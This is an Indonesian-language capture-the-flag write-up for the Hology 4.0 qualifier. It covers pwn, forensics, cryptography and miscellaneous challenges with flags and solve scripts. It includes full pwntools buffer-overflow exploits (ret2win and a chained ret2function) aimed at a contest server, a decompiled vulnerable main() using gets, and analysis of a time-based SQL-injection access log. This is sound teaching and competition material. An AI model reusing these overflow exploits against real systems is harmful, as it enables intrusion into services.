# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
c
# b *0x7ffff7dcbd4b
''' .format(**locals())

#=====
#                               EXPLOIT GOES HERE
#=====

io = start()

while(1):
    io.sendline("1")
    ab = int(io.recvline()[:-1])
    xr = int(io.recvline()[:-1])
    result = (ab^xr)/5
    print result
    if 320 <= result:
        break

io.sendline("2")

win = int(io.recvline()[:-1],16)
print hex(win)
p = 'a'*312
p += p64(win)
io.sendline(p)

io.interactive()

```

**Flag:**

Hology4{GOl4ng\_i5\_quit3\_4l1\_right}

## Forensic

### it's Rokubi with g

#### Langkah Penyelesaian:

Pertama lakukan pengecekan exif data not here.png di field Subject dan lakukan base62

```
root@kali:~/Documents/rokubi# exiftool not\ here.png | grep Subject
Subject          : nPkf9RxzfNI34yY2JQfE95GzNDccwNXygsTkwa86ji8Qbphcusf7MmODfoI6hvW
root@kali:~/Documents/rokubi#
```

"now you know the password heythisisthepassword" untuk membuka zip

Lakukan zsteg pada png yang didapatkan "saiken.png" dan flag akan didapatkan

```
root@kali:~/Documents/rokubi# ls
bin  Lord_Soba.zip  maybehere.zip  'not here.png'  saiken.png
root@kali:~/Documents/rokubi# zsteg -a saiken.png
imagedata      .. file: MIPSEL-BE MIPS-III ECOFF executable not stripped - version 0.3
b1,r,lsb,xy     .. text: "hology4{HOW_DO_YOU_KNOW_?}"
b1,rgb,msb,xy   .. text: "j[Im[Im+IR"
b1,bgr,msb,xy   .. text: "j[Im[Im+IR"
b2,g,msb,xy     .. text: ["U" repeated 9 times]
```

#### Flag:

hology4{HOW\_DO\_YOU\_KNOW\_?}



## Ms . Shyvana

### Langkah Penyelesaian:

Lakukan pengecekan file pcapng yang diberikan di challenge, dan cek traffic protocol telnet

```
.....#..'.....#..'..'.....P.....'.....ANSI.....!.....!.....
MikroTik v6.33 ()
...Login: ...ffllaagg

Password: wrong

Login failed, incorrect username or password

Login: fflaagg

Password: 009kndnkladskfj

Login failed, incorrect username or password

Login: fflaagg

Password: FnQ4Cq00aT_Obm22mD_s66Z
```

Password di lakukan rot13 menjadi SaD4Pd00nG\_Boz22zQ\_f66M untuk unlock zip

```
File Edit Selection Find View Goto Tools Project Preferences Help
script.py x DOKUMENTOKTOK.txt x
1 |SU5JIEFEQUxBSCBET0tVTUVO
  |KJAUQQKTJFASAVKOKRKUWICNIVHEOQKNIFHEWQKOJZMUCCQ=
  |4B4954412047554E414B414E2042414E59414B2054454b4e494b
  |QVBBS0FIIENBRVNBUIBJVFUGRUZFS1RJRIa/IAo= GRNXPHQ LQL GL VDMLNDQ VHFUD
  |HQFUBSW XQWXN PHQJDPDQNDQ LVL WHUVHEXW IFDUCURAKJAUQQKTJFASAUSPKQFARKS
  |KVJUCSCBIFHCAVCPJMQFIT2LEBKEKUSKIFGUSTQK 3437204b554e434920424552414e47
  |4b41532054455253454255542044492053494d50414e REVOR0FOIFBBU1NXT1JECg==
  |%ggC&&++fD0|h8yF0%d@~zE@dd~@<
2
```

```
U5JIEFEQUxBSCBET0tVTUVO
KJAUQQKTJFASAVKOKRKUWICNIVHEOQKNIFHEWQKOJZMUCCQ=
4B4954412047554E414B414E2042414E59414B2054454b4e494b
QVBBS0FIIENBRVNBUIBJVFUGRUZFS1RJRIa/IAo= GRNXPHQ LQL GL VDMLNDQ
VHFUD HQFUBSW XQWXN PHQJDPDQNDQ LVL WHUVHEXW
IFDUCURAKJAUQQKTJFASAUSPKQFARKSKVJUCSCBIFHCAVCPJMQFIT2LEBKEKUS
KIFGUSTQK
3437204b554e434920424552414e474b4153205445525345425554204449205
3494d50414e REVOR0FOIFBBU1NXT1JECg==
```

`%ggC&&+fd0|h8yF0%d@~zE@dd~@<`

Mendapat banyak string tidak jelas, tapi kelihatan nya memakai encoding-encoding yang sederhana seperti hex, base32, base64

- U5JIEFEQUxBSCBET0tVTUVO -> ?
- KJAUQQKTJFASAVKOKRKUWICNIVHEOQKNIFHEWQKOJZMUCCQ= (base32)  
-> RAHASIA UNTUK MENGAMANKANNYA
- 4B4954412047554E414B414E2042414E59414B2054454b4e494b (hex)  
-> KITA GUNAKAN BANYAK TEKNIK
- QVBBS0FIIENBRVNBUIBJVFUGRUZFS1RJRIa/IAo= (base64) -> APAKAH CAESAR ITU EFEKTIF ?
- GRNXPHQ LQL GL VDMLNDQ (caesar key 3) -> DOKUMEN INI DI SAJIKAN
- VHFDUD HQFUBSW XQWXN PHQJDPDQNDQ LVL WHUVHEXW (caesar key 3) -> SECARA ENCRYPT UNTUK MENGAMANKAN ISI TERSEBUT
- IFDUCURAKJAUQQKTJFASAUSPKQQFARKSKVJUCSCBIFHCAVCPJMQFIT2LEBK EKUSKIFGUSTQK (base32) -> AGAR RAHASIA ROT PERUSAHAAN TOK TOK TERJAMIN
- 3437204b554e434920424552414e474b41532054455253454255542044492053494d50414e (hex) -> 47 KUNCI BERANGKAS TERSEBUT DI SIMPAN
- REVOR0FOIFBBU1NXT1JECg== (base64) -> DENGAN PASSWORD
- %ggC&&+fd0|h8yF0%d@~zE@dd~@< (rot47) ->  
T88rUUZZ7s\_M9gJu\_T5oOKto55Ook

Flag disesuaikan dengan format yang ada di deskripsi dan menjadi Hology4{T88rUUZZ7s\_M9gJu\_T5oOKto55Ook}

**Flag:**


Hology4{T88rUUZZ7s\_M9gJu\_T5oOKto55Ook}

## Hacked

### Langkah Penyelesaian:


Didapatkan access log payload sleep untuk bruteforcing sesuatu, saya jika benar maka akan sleep(3)

Jadi lakukan regex trimming agar hanya detik dan letter yang tampil




```
filter.py access.log X
D: > Desktop > hology > Hacked > access.log
1 0:a
2 1:b
3 2:c
4 3:d
5 4:e
6 5:f
7 6:g
8 7:h
9 8:i
10 9:j
11 10:k
12 11:l
13 12:m
14 13:n
15 14:o
16 15:p
```

Script akan dicantumkan dibawah



```
PS D:\Desktop\hology\Hacked> python .\filter.py
SupEr_s3CreT_p4ssw0rd_f0R_sup3r_eCr3t_LaUnCh_c0De
PS D:\Desktop\hology\Hacked> |
```

Sepertinya hasilnya kurang s di bagian eCr3t tapi yaudahlah ya haha ditambahin manual aja



Didapatkan banyak fragment QR code yang ternyata tidak perlu permutasi kombinasi untuk mendapatkan QR yang benar.

Ambil dan cocokkan fragment QR kelipatan 10 , cth  
11,21,31,41,51,61,71 dll

(ini saya barbar dan tidak pakai script, literally merge 1 1 di photopea karena pake opencv2 somehow segfault so screw that bruh)

Recipe	Input
<p><b>From Base64</b></p> <p>Alphabet A-Za-z0-9+/=</p> <p><input checked="" type="checkbox"/> Remove non-alphabet chars</p>	aG9sb2d5NHtjMG5ncjR0enp6x3kwdV9nb3RfbTN9
	<p><b>Output</b></p> <p>hology4{c0ngr4tzzzÇy0u_got_m3}</p>

Ada salah 1 character di flagnya juga tinggal di ganti underscore

**Code:**

```
filter.py

with open("access.log","r") as f:
    lines = f.readlines()

password = ""

for i in range(0,len(lines)):
    try:
        timea = lines[i].split(":")[0]
        timeb = lines[i-1].split(":")[0]
        if abs(int(timea) - int(timeb)) == 3:
            password += lines[i-1].split(":")[1]
    except Exception as e:
        print(e)
print(password.replace("\n",""))
```



**Flag:**

hology4{c0ngr4tzzz\_y0u\_got\_m3}

# silinder

## Langkah Penyelesaian:

Pertama lihat, sepertinya ada bmp file tapi corrupted, melihat sample hex di internet dan ternyata ganti panjang header

```
sample_640x426.bmp x
C 00 00 00 00 00 8A 00 00 00 7C 00 BMè{.....è...|.
0 00 AA 01 00 00 01 00 18 00 00 00 ..Ç...¬.....
C 00 00 00 00 00 00 00 00 00 00 00 ...{.....
0 00 00 00 FF 00 00 FF 00 00 FF 00 ..... . . . .
```


Didapatkan gambar seperti dibawah ini, tapi fake flag



Dari sini penulis mencoba mengganti width tapi gambar rusak, mengganti height dan gambar tidak rusak.

```
-Untitled- x a.bmp x test.bmp x sample_640x426.bmp x test7.bmp x
00000000 42 4D 8A 00 2C 01 00 00 00 00 8A 00 00 00 7C 00 BMè.,.....è...|.
00000010 00 00 00 05 00 00 D8 0E 00 00 01 00 20 00 03 00 ...+.....
00000020 00 00 00 00 2C 01 C3 0E 00 00 C3 0E 00 00 00 00 ....,|...|.
00000030 00 00 00 00 00 00 00 00 FF 00 00 FF 00 00 FF 00 ... . . . .
```

Tapi astaga tinggi sekali ini gambar...



**Flag:**

hology4{Haloo\_bos\_bos\_q\_semuanyaa}



# Cryptography

## Geser lalu Tap

### Langkah Penyelesaian:

```
25475151408148624276370908773574652011862185621075276237458561424664187490
82719144246014356337922330194658777616452681492202387574725411609958602
```


Diberikan soal yang memberikan angka seperti ini, karena tidak ada hint atau apapun yang berguna pertama yang dicoba yaitu brute single byte xor, tapi tidak bisa...

Setelah itu dicoba xor dengan known plaintext seperti "hology4{" juga tidak membuahkan hasil, melihat kembali ke judul dibilang geser, jadi dicoba masing-masing shift cipher seperti caesar, vigenere, dkk... tidak ada yang bisa...


Desperate times come for desperate measure, function shift saya ubah operatornya seperti - menjadi +, /, ^, \* ... (dengan anggapan hasil "decrypt" semuanya printable) dan tiba tiba keluar link ini...

```
PS C:\Users\EternalBeats\Documents\CTF\Hology\Geser lalu Tap> python .\solve.py
128 https://www.mediafire.com/file/bgbt9bra6acepgc/lagu.mp3/file
```

Link mediafire yang berisikan lagu.mp3 ... Pertama berfikirnya bahwa ini morse, tetapi tidak membuahkan hasil, melihat lagi ke judul "Tap" mengidentifikasikan ini sebagai tap cipher, so... tinggal decrypt tap ciphernya...



Pertama lihat di audio visualizer, dan kemudian masukan ke decryptor...



tapcodeforescapeplan

Sesuaikan dengan deskripsi soal  
hology4{spasi\_diganti\_underscore} (walau ga ada spasi...) Menjadi  
flag  
hology4{tap\_code\_for\_escape\_plan}

**Code:**

solve.py

```
from Crypto.Util.number import long_to_bytes
from string import printable

def checkPrintable(m):
    for a in m:
        if chr(a) not in printable:
            return False
    return True

def shift(a,b):
    ret = b''
    for i in range(max(len(a),len(b))):
        ret += bytes([ (a[i%len(a)] * b[i%len(b)]) % 255])
    return ret

cipher =
long_to_bytes("254751514081486242763709087735746520118621856210752762
374585614246641874908271914424601435633792233019465877761645268149220
2387574725411609958602")

for i in range(255):
    tmp = shift(cipher, [i])
    if checkPrintable(tmp):
```

```
print(i, tmp.decode())
```

**Flag:**

hology4{tap\_code\_for\_escape\_plan}

## Miscellaneous

### Sanity Check

Langkah Penyelesaian:

Sanity Check  
100

Flag: `hology4{w3lc0me_to_ctf_h0logy_4.0}`

Copy paste for flag.

**Flag:**

`hology4{w3lc0me_to_ctf_h0logy_4.0}`

## get link for the rubik's

### Langkah Penyelesaian:

Pertama cek exif data fishtek.jpg di bagian copyright

```
root@kali:~/Documents/rubik/it_s_a_fish# exiftool -a fishtek.jpg | grep Copyright
Copyright          : ZaJkpN96UyfpeAhf8Vbv5i3B723qi8MMbpyBP1RZxMxKVEYcMwG
root@kali:~/Documents/rubik/it_s_a_fish#
```

Jika di decode dengan base62 menjadi "this is the password  
thisisthepassword"


Buka zip nya dan dapatkan file gambar rubik cube dengan exif  
data

```
root@kali:~/Documents/rubik/it_s_a_fish# exiftool -a fish.png | grep Comment
Comment           : https://pastebin.com/SgpcdX19
root@kali:~/Documents/rubik/it_s_a_fish#
```

Mengarah ke pastebin yang memerlukan password


<https://pastebin.com/SgpcdX19>

Passwordnya sesuai guide rubiks yaitu RUR'URU2R'



Isinya hexdump sebuah gambar, sedikit filtering dengan regex dan dibalikkan dengan xxd ke jpg didapatkan flag

hology4{c4n\_y0u\_s0lv3\_th3\_rub1k5\_?}



**Flag:**

hology4{c4n\_y0u\_s0lv3\_th3\_rub1k5\_?}

## Feedback

Langkah Penyelesaian:

Feedback  
100

Terima kasih telah mengikuti penyisihan Hology 4.0! Silakan mengisi form berikut untuk mendapatkan flagnya:

<https://forms.gle/W2Ssf35djpgE1Gm26>

Isi form for flag

**Flag:**

hology4{th4nks\_f0r\_th3\_feedb4ck}



# RSA-Marathon

## Langkah Penyelesaian:

```
-
2 undefined4 main(void)
3
4 {
5     char local_32 [32];
6     char local_12 [10];
7     int local_8;
8
9     setbuf(stdin, (char *)0x0);
10    setbuf(stderr, (char *)0x0);
11    setbuf(stdout, (char *)0x0);
12    local_8 = 0x12345678;
13    printf("Registrasi, Masukkan nama Anda: ");
14    fgets(local_12,0x14,stdin);
15    if (local_8 == -0x3f214111) {
16        printf("e %p\n",e);
17        printf("n %p\n",n);
18        printf("c %p\n",c);
19        printf("l %p\n",l);
20        printf("s %p\n",s);
21    }
22    printf("Check point 0 \n");
23    gets(local_32);
24    return 0;
25 }
26
```

Pada function main dapat overwrite variable local\_8, padding 10 + 0xC0DEBEEF. Setelah itu diberikan address dari function e,n,c,l,s.

Tinggal ret2function(e,n,c,l,s), setiap function ada gets dan harus mencari offset masing masing function agar bisa return lagi atau ropchainnya terus bersambung.

Ditambah urutan pemanggilan function e -> l -> n -> s -> c, kalau tidak berurutan maka akan keluar. Jadi harus berurutan.

```

[roo@kali]-[/media/sf_CTF/hology/RSA-Marathon]
#python solve.py
[*] '/media/sf_CTF/hology/RSA-Marathon/marathon'
Arch:      i386-32-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
[+] Opening connection to 13.214.13.126 on port 36998: Done
0x565e226d
[*] Switching to interactive mode
Check point 0
check point 1
e= 7

check point 2
Don't forget to subscribe https://www.youtube.com/channel/UC3Mh33VM0dwLLXiH_00q0Jw

check point 3
n= 1561733442107830577671108763118452874664954210905334369409250524181952608917491325126742057038162041363563443592
991034685142362032828938179773335405707578659064038213195417832023245251370631590653975416687334773211990891055564
9436867405274439584833061348542282782685682650277136607912710396694711395323676422549596302131155578835090459407030
6701327075881390927528061349313262559673988991823202459869273402176913474139858073288650293329823934554014769772258
7468241051344564787502242800657392384041075672441200909145664081753013472680304413716786310247858597141921293254566
011561403487865994144156435506810876104021431

check point 4
Kamu terlihat Haus, Silahkan minum dahulu https://www.youtube.com/watch?v=pp5FyuLbjwM

check point 5
c= 1034354794809740297207850203127803158007295466213386516971070397855050354251893333790562173085179726907485948477
3405988460973455087519920466281790467918389688411254462785588498044913727194216428316445116061029476919471902091093
6842201432445975819915864999896073380801133304995196182796502837763443344036203265853162261931533972398109869500213
4945212626277253670512416075705717358070451197832730513336413848629549972972272952278963714265206639528176344893129
9418529776842834486210354851850537966594527749681473158765730304715095160033062354769222267116277598999525404427370
467199091278560711606286765004235408888130489
Registrasi, Masukkan nama Anda: Check point 0
halop= 167871420176635381793658700129463717089326345640558927700176067667786564753844211761044324592546249728274133
8580980176718777899872852532632741006381936956509732940015752291570733514165011928598088020343746563898100240164912
71228874500797207167868278040872399319539169989988285278694449441185092095169869714347
[*] Got EOF while reading in interactive

```

Diberikan e, n, c, dan p. Jadi ini RSA.

Cari q nya dengan cara n/p.

Terus RSA biasanya, dibawah ini

```

t = (p-1) * (q-1)
d = gmpy2.invert(e,t)
m = pow(c,d,n)
print str(hex(m))[2:].decode("hex")

```

```

[roo@kali]-[/media/sf_CTF/hology/RSA-Marathon]
#python final.py
hology4{F1ni5h_H0l0GY4_M4rath0n_Ch4mp10n}

```

Code:

```
solve.py
```

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 13.214.13.126 --port 36998 ./marathon
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./marathon')

# Many built-in settings can be controlled on the command-line and
# show up
# in "args". For example, to dump all data sent/received, and
# disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '13.214.13.126'
port = int(args.PORT or 36998)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript,
*a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
```

```

    return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
''' .format(**locals())

#=====
#                               EXPLOIT GOES HERE
#=====

# Arch:      i386-32-little
# RELRO:     Full RELRO
# Stack:     No canary found
# NX:        NX enabled
# PIE:       PIE enabled

io = start()
win = 0x56556288 - 0x5655626d

p = 'a'*10
p += p64(0x0C0DEBEEF)
io.sendlineafter(":", p)
data = io.recvline()[:-1].split(" ")
fun_e = int(data[1], 16)
data = io.recvline()[:-1].split(" ")
fun_n = int(data[1], 16)
data = io.recvline()[:-1].split(" ")
fun_c = int(data[1], 16)
data = io.recvline()[:-1].split(" ")
fun_l = int(data[1], 16)
data = io.recvline()[:-1].split(" ")
fun_s = int(data[1], 16)
win = fun_e - win
print hex(win)

p = 'a'*(4*12+2)

```

```

p += p64(fun_e)
io.sendline(p)

p = 'a'*(128+4)
p += p64(fun_l)
io.sendline(p)

p = 'a'*(128+4)
p += p64(fun_n)
io.sendline(p)

p = 'a'*(64+4)
p += p64(fun_s)
io.sendline(p)

p = 'a'*(256+4)
p += p64(fun_c)
io.sendline(p)

io.sendline('a')
io.sendline('a')

io.interactive()

```

final.py

e= 7

n=

```

156173344210783057767110876311845287466495421090533436940925052418
195260891749132512674205703816204136356344359299103468514236203282
893817977333354057075786590640382131954178320232452513706315906539
754166873347732119908910555649436867405274439584833061348542282782
685682650277136607912710396694711395323676422549596302131155578835
090459407030670132707588139092752806134931326255967398899182320245
986927340217691347413985807328865029332982393455401476977225874682
410513445647875022428006573923840410756724412009091456640817530134

```

```
726803044137167863102478585971419212932545660115614034878659941441
56435506810876104021431
```

```
c=
```

```
103435479480974029720785020312780315800729546621338651697107039785
505035425189333379056217308517972690748594847734059884609734550875
199204662817904679183896884112544627855884980449137271942164283164
451160610294769194719020910936842201432445975819915864999896073380
801133304995196182796502837763443344036203265853162261931533972398
109869500213494521262627725367051241607570571735807045119783273051
333641384862954997297227295227896371426520663952817634489312994185
297768428344862103548518505379665945277496814731587657303047150951
600330623547692222671162775989995254044273704671990912785607116062
86765004235408888130489
```

```
p=
```

```
167871420176635381793658700129463717089326345640558927700176067667
786564753844211761044324592546249728274133858098017671877789987285
253263274100638193695650973294001575229157073351416501192859808802
034374656389810024016491271228874500797207167868278040872399319539
169989988285278694449441185092095169869714347
```

```
q =
```

```
930315261802494232253231428284361713654620908532289345153989538482
006792335865319012102955686066634194355357609438010756786774830279
079631744803521787869826799892568311076779117295791232985748208220
817377048064845803655367280579217414877724951426838864168878020764
27199450694433601714121045181648620799310373
```

```
import gmpy2
t = (p-1)*(q-1)
d = gmpy2.invert(e,t)
